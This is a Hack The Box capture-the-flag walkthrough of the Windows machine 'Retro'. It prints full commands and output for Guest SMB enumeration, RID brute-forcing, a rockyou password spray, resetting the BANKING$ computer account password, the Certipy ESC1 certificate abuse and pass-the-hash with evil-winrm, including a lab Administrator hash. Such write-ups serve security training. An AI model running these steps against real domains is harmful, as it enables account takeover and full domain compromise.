Retro Walkthrough - HTB Easy | Pre-Windows 2000 Computer Account & AD CS ESC1
Complete walkthrough of Retro from Hack The Box. An easy Windows machine featuring Active Directory Certificate Services (AD CS) exploitation. Anonymous SMB access reveals hints about a trainee account with weak credentials. RID brute-forcing identifies the trainee user whose password is simply 'trainee'. Enumeration reveals a Pre-Windows 2000 computer account (BANKING$) with default password pattern. Using this computer account, an ESC1 vulnerability in the RetroClients certificate template is exploited to request a certificate with arbitrary SAN, allowing authentication as Administrator and domain compromise.

Overview
Retro is an Easy Windows machine that showcases an Active Directory Domain Controller. Through SMB enumeration and pre-created machine account exploitation, we gain access to the system. Through the exploitation of the Active Directory Certificate Service and specifically by using the ESC1 attack, which involves exploiting certificate templates to impersonate the Administrative user, privilege escalation is achieved.
External Enumeration
Nmap
Today I was having difficulty doing a complete nmap scan, so I limited myself to the first 10,000 ports:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
[Feb 23, 2026 - 17:15:28 (CET)] exegol-main retro # nmap -p1-10000 --min-rate=1000 -T4 10.129.5.64 -sC -sV -vv
Starting Nmap 7.93 ( https://nmap.org ) at 2026-02-23 17:15 CET
<SNIP>
Nmap scan report for 10.129.5.64
Host is up, received echo-reply ttl 127 (0.17s latency).
Scanned at 2026-02-23 17:16:06 CET for 123s
Not shown: 9986 filtered tcp ports (no-response)
PORT     STATE SERVICE       REASON          VERSION
53/tcp   open  domain        syn-ack ttl 127 Simple DNS Plus
88/tcp   open  kerberos-sec  syn-ack ttl 127 Microsoft Windows Kerberos (server time: 2026-02-23 16:16:20Z)
135/tcp  open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
139/tcp  open  netbios-ssn   syn-ack ttl 127 Microsoft Windows netbios-ssn
389/tcp  open  ldap          syn-ack ttl 127 Microsoft Windows Active Directory LDAP (Domain: retro.vl0., Site: Default-First-Site-Name)
445/tcp  open  microsoft-ds? syn-ack ttl 127
464/tcp  open  kpasswd5?     syn-ack ttl 127
593/tcp  open  ncacn_http    syn-ack ttl 127 Microsoft Windows RPC over HTTP 1.0
636/tcp  open  ssl/ldap      syn-ack ttl 127 Microsoft Windows Active Directory LDAP (Domain: retro.vl0., Site: Default-First-Site-Name)
3268/tcp open  ldap          syn-ack ttl 127 Microsoft Windows Active Directory LDAP (Domain: retro.vl0., Site: Default-First-Site-Name)
3269/tcp open  ssl/ldap      syn-ack ttl 127 Microsoft Windows Active Directory LDAP (Domain: retro.vl0., Site: Default-First-Site-Name)
3389/tcp open  ms-wbt-server syn-ack ttl 127 Microsoft Terminal Services
| rdp-ntlm-info:
|   Target_Name: RETRO
|   NetBIOS_Domain_Name: RETRO
|   NetBIOS_Computer_Name: DC
|   DNS_Domain_Name: retro.vl
|   DNS_Computer_Name: DC.retro.vl
|   Product_Version: 10.0.20348
|_  System_Time: 2026-02-23T16:17:05+00:00
5985/tcp open  http          syn-ack ttl 127 Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
9389/tcp open  mc-nmf        syn-ack ttl 127 .NET Message Framing
Service Info: Host: DC; OS: Windows; CPE: cpe:/o:microsoft:windows
<SNIP>
Key findings:
- Domain Controller for retro.vl
- Port 88: Kerberos
- Port 389/636: LDAP/LDAPS
- Port 445: SMB
- Port 3389: RDP
- Port 5985: WinRM
- Windows Server 2022 Build 20348
Initial Access
SMB Null Session
Even though nmap doesn’t report it, I’m able to enumerate SMB without an account:
1
2
3
4
5
6
7
8
9
10
11
12
13
[Feb 23, 2026 - 17:37:44 (CET)] exegol-main retro # nxc smb "10.129.5.64" -u 'Guest' -p '' --shares
SMB         10.129.5.64     445    DC               [*] Windows Server 2022 Build 20348 x64 (name:DC) (domain:retro.vl) (signing:True) (SMBv1:False)
SMB         10.129.5.64     445    DC               [+] retro.vl\Guest:
SMB         10.129.5.64     445    DC               [*] Enumerated shares
SMB         10.129.5.64     445    DC               Share           Permissions     Remark
SMB         10.129.5.64     445    DC               -----           -----------     ------
SMB         10.129.5.64     445    DC               ADMIN$                          Remote Admin
SMB         10.129.5.64     445    DC               C$                              Default share
SMB         10.129.5.64     445    DC               IPC$            READ            Remote IPC
SMB         10.129.5.64     445    DC               NETLOGON                        Logon server share
SMB         10.129.5.64     445    DC               Notes
SMB         10.129.5.64     445    DC               SYSVOL                          Logon server share
SMB         10.129.5.64     445    DC               Trainees        READ
I immediately enumerate the Trainees share which could easily contain useful information about accounts:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
[Feb 23, 2026 - 17:47:58 (CET)] exegol-main retro # smbclientng -d "retro.vl" -u "Guest" -p "" --host "10.129.5.64"
<SNIP>
[+] Successfully authenticated to '10.129.5.64' as 'retro.vl\Guest'!
■[\\10.129.5.64\]> use Trainees
■[\\10.129.5.64\Trainees\]> dir
d-------     0.00 B  2025-05-05 21:27  .\
d--h--s-     0.00 B  2025-06-11 16:17  ..\
-a------   288.00 B  2023-07-24 00:00  Important.txt
■[\\10.129.5.64\Trainees\]> cat Important.txt
Dear Trainees,

I know that some of you seemed to struggle with remembering strong and unique passwords.
So we decided to bundle every one of you up into one account.
Stop bothering us. Please. We have other stuff to do than resetting your password every day.

Regards

The Admins
Important discovery: Hints at a collective trainee account with likely weak password.
User Enumeration
Not getting anything from nxc –users and –loggedon-users flags, I try RID brute-forcing:
1
2
3
4
5
6
7
8
9
10
11
12
13
[Feb 23, 2026 - 18:00:25 (CET)] exegol-main retro # nxc smb "10.129.5.64" -u 'Guest' -p '' --rid-brute
SMB         10.129.5.64     445    DC               [*] Windows Server 2022 Build 20348 x64 (name:DC) (domain:retro.vl) (signing:True) (SMBv1:False)
SMB         10.129.5.64     445    DC               [+] retro.vl\Guest:
SMB         10.129.5.64     445    DC               498: RETRO\Enterprise Read-only Domain Controllers (SidTypeGroup)
SMB         10.129.5.64     445    DC               500: RETRO\Administrator (SidTypeUser)
SMB         10.129.5.64     445    DC               501: RETRO\Guest (SidTypeUser)
SMB         10.129.5.64     445    DC               502: RETRO\krbtgt (SidTypeUser)
<SNIP>
SMB         10.129.5.64     445    DC               1104: RETRO\trainee (SidTypeUser)
SMB         10.129.5.64     445    DC               1106: RETRO\BANKING$ (SidTypeUser)
SMB         10.129.5.64     445    DC               1107: RETRO\jburley (SidTypeUser)
SMB         10.129.5.64     445    DC               1108: RETRO\HelpDesk (SidTypeGroup)
SMB         10.129.5.64     445    DC               1109: RETRO\tblack (SidTypeUser)
Users found:
- trainee (likely the account from Important.txt)
- BANKING$ (computer account ending with $)
- jburley
- tblack
I see the trainee account. Let’s try a brute force.
Brute Force Attempt
1
2
3
4
5
6
[Feb 23, 2026 - 18:08:10 (CET)] exegol-main retro # nxc smb "10.129.5.64" -u 'trainee' -p /usr/share/wordlists/rockyou.txt --ignore-pw-decoding -d 'RETRO'
SMB         10.129.5.64     445    DC               [*] Windows Server 2022 Build 20348 x64 (name:DC) (domain:retro.vl) (signing:True) (SMBv1:False)
SMB         10.129.5.64     445    DC               [-] RETRO\trainee:123456 STATUS_LOGON_FAILURE
SMB         10.129.5.64     445    DC               [-] RETRO\trainee:12345 STATUS_LOGON_FAILURE
SMB         10.129.5.64     445    DC               [-] RETRO\trainee:123456789 STATUS_LOGON_FAILURE
<SNIP>
I wasted a lot of time doing brute-forcing. I checked if the accounts I had found had Kerberos pre-authentication disabled, but nothing. In desperation I try the account username and it works:
1
2
3
4
5
6
7
8
9
10
11
12
13
[Feb 23, 2026 - 18:16:48 (CET)] exegol-main retro # nxc smb "10.129.5.64" -u 'trainee' -p 'trainee' --shares -d 'RETRO'
SMB         10.129.5.64     445    DC               [*] Windows Server 2022 Build 20348 x64 (name:DC) (domain:retro.vl) (signing:True) (SMBv1:False)
SMB         10.129.5.64     445    DC               [+] RETRO\trainee:trainee
SMB         10.129.5.64     445    DC               [*] Enumerated shares
SMB         10.129.5.64     445    DC               Share           Permissions     Remark
SMB         10.129.5.64     445    DC               -----           -----------     ------
SMB         10.129.5.64     445    DC               ADMIN$                          Remote Admin
SMB         10.129.5.64     445    DC               C$                              Default share
SMB         10.129.5.64     445    DC               IPC$            READ            Remote IPC
SMB         10.129.5.64     445    DC               NETLOGON        READ            Logon server share
SMB         10.129.5.64     445    DC               Notes           READ
SMB         10.129.5.64     445    DC               SYSVOL          READ            Logon server share
SMB         10.129.5.64     445    DC               Trainees        READ
Credentials obtained: trainee:trainee
In the Notes share we find the user flag (strange but that’s how it is):
1
2
3
4
5
■[\\10.129.5.64\Notes\]> dir
d-------     0.00 B  2025-05-05 21:27  .\
d--h--s-     0.00 B  2025-06-11 16:17  ..\
-a------   248.00 B  2023-07-24 00:05  ToDo.txt
-a------    32.00 B  2025-04-09 05:13  user.txt
User flag obtained.
Privilege Escalation
Notes Share Enumeration
As we saw, there’s another file inside the Notes share. Let’s read it:
1
2
3
4
5
6
7
8
9
Thomas,

after convincing the finance department to get rid of their ancienct banking software
it is finally time to clean up the mess they made. We should start with the pre created
computer account. That one is older than me.

Best

James
Important hint: Mentions a pre-created computer account related to banking (likely BANKING$)
BloodHound Analysis
Before continuing, I like to observe the shortest paths to admin that BloodHound provides:

As we see, we need to gain control of user JBURLEY (which probably stands for James Burley, the sender of the email above).
Changing BANKING$ Password
After being a bit stuck, I noticed the presence of another computer account (the one the email talked about) on BloodHound that we had previously enumerated with nxc. The BANKING$ account ends with a dollar sign. This means it’s a Pre-Windows 2000 computer. The default passwords for these accounts are the account name in lowercase (so in our case “banking” is the password). We can change the password to allow us to use this account, because if we don’t we’ll get an error (the domain doesn’t trust the computer):
1
2
3
4
5
6
7
[Feb 23, 2026 - 21:39:08 (CET)] exegol-main retro # /root/.local/bin/changepasswd.py -newpass 'password' "RETRO"/"BANKING$"@"10.129.5.64" -protocol rpc-samr
Impacket v0.13.0.dev0+20250717.182627.84ebce48 - Copyright Fortra, LLC and its affiliated companies

Current password:
[*] Changing the password of RETRO\BANKING$
[*] Connecting to DCE/RPC as RETRO\BANKING$
[*] Password was changed successfully.
Now we can use the account.
AD CS Exploitation
Certipy Enumeration
Let’s enumerate CAs and templates:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
[Feb 23, 2026 - 22:14:17 (CET)] exegol-main retro # certipy find -enabled -u 'BANKING$@retro.lv' -p "password" -dc-ip '10.129.5.64' -vulnerable
Certipy v5.0.3 - by Oliver Lyak (ly4k)

[*] Finding certificate templates
[*] Found 34 certificate templates
[*] Finding certificate authorities
[*] Found 1 certificate authority
[*] Found 12 enabled certificate templates
[*] Finding issuance policies
[*] Found 15 issuance policies
[*] Found 0 OIDs linked to templates
[*] Retrieving CA configuration for 'retro-DC-CA' via RRP
[*] Successfully retrieved CA configuration for 'retro-DC-CA'
<SNIP>
[*] Saving text output to '20260223221528_Certipy.txt'
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
[Feb 23, 2026 - 22:15:29 (CET)] exegol-main retro # cat 20260223221528_Certipy.txt
Certificate Authorities
0
CA Name                             : retro-DC-CA
DNS Name                            : DC.retro.vl
<SNIP>
Certificate Templates
0
Template Name                       : RetroClients
Display Name                        : Retro Clients
Certificate Authorities             : retro-DC-CA
Enabled                             : True
Client Authentication               : True
Enrollment Agent                    : False
Any Purpose                         : False
Enrollee Supplies Subject           : True
Certificate Name Flag               : EnrolleeSuppliesSubject
Extended Key Usage                  : Client Authentication
Requires Manager Approval           : False
Requires Key Archival               : False
Authorized Signatures Required      : 0
Schema Version                      : 2
Validity Period                     : 1 year
Renewal Period                      : 6 weeks
Minimum RSA Key Length              : 4096
<SNIP>
Permissions
Enrollment Permissions
Enrollment Rights               : RETRO.VL\Domain Admins
RETRO.VL\Domain Computers
RETRO.VL\Enterprise Admins
<SNIP>
[+] User Enrollable Principals      : RETRO.VL\Domain Computers
[!] Vulnerabilities
ESC1                              : Enrollee supplies subject and template allows client authentication.
Vulnerability found: ESC1 on RetroClients template - allows Domain Computers to request certificates with arbitrary Subject Alternative Name (SAN).
Root Access
ESC1 Exploitation
Let’s request a certificate with SAN and authenticate as Administrator using the vulnerable certificate template:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
[Feb 23, 2026 - 22:54:28 (CET)] exegol-main retro # certipy req -u 'BANKING$@retro.vl' -p 'password' \
-ca 'retro-DC-CA' \
-template 'RetroClients' \
-upn 'Administrator@retro.vl' \
-sid 'S-1-5-21-2983547755-698260136-4283918172-500' \
-dc-ip '10.129.5.64' \
-target '10.129.5.64' \
-key-size 4096
Certipy v5.0.3 - by Oliver Lyak (ly4k)

[*] Requesting certificate via RPC
[*] Request ID is 15
[*] Successfully requested certificate
[*] Got certificate with UPN 'Administrator@retro.vl'
[*] Certificate object SID is 'S-1-5-21-2983547755-698260136-4283918172-500'
[*] Saving certificate and private key to 'administrator.pfx'
File 'administrator.pfx' already exists. Overwrite? (y/n - saying no will save with a unique filename): y
[*] Wrote certificate and private key to 'administrator.pfx'
Authentication with Certificate
1
2
3
4
5
6
7
8
9
10
11
12
13
14
[Feb 23, 2026 - 22:54:46 (CET)] exegol-main retro # certipy auth -pfx administrator.pfx -username administrator -domain retro.vl -dc-ip 10.129.5.64
Certipy v5.0.3 - by Oliver Lyak (ly4k)

[*] Certificate identities:
[*]     SAN UPN: 'Administrator@retro.vl'
[*]     SAN URL SID: 'S-1-5-21-2983547755-698260136-4283918172-500'
[*]     Security Extension SID: 'S-1-5-21-2983547755-698260136-4283918172-500'
[*] Using principal: 'administrator@retro.vl'
[*] Trying to get TGT...
[*] Got TGT
[*] Saving credential cache to 'administrator.ccache'
[*] Wrote credential cache to 'administrator.ccache'
[*] Trying to retrieve NT hash for 'administrator'
[*] Got hash for 'administrator@retro.vl': aad3b435b51404eeaad3b435b51404ee:252fac7066d93dd009d4fd2cd0368389
Administrator NTLM hash obtained: 252fac7066d93dd009d4fd2cd0368389
WinRM Access
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
[Feb 23, 2026 - 22:54:52 (CET)] exegol-main retro # evil-winrm -u "Administrator" -H '252fac7066d93dd009d4fd2cd0368389' -i "10.129.5.64"

Evil-WinRM shell v3.7

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\Documents> cd ../Desktop
*Evil-WinRM* PS C:\Users\Administrator\Desktop> dir


Directory: C:\Users\Administrator\Desktop


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----          4/8/2025   8:11 PM             32 root.txt
Root flag obtained. Box completed.
Reflections
What Surprised Me
The simplicity of trainee:trainee password after extensive brute-forcing was embarrassing - I should have tried username-as-password immediately.
Main Mistake
I wasted significant time running rockyou.txt against the trainee account when I should have immediately tried the username as password.
Open Question
Are there some best practices to follow wen implementing / configuring certificates in AD?
Completed this box? Did the ESC1 exploitation surprise you? Leave a comment down below!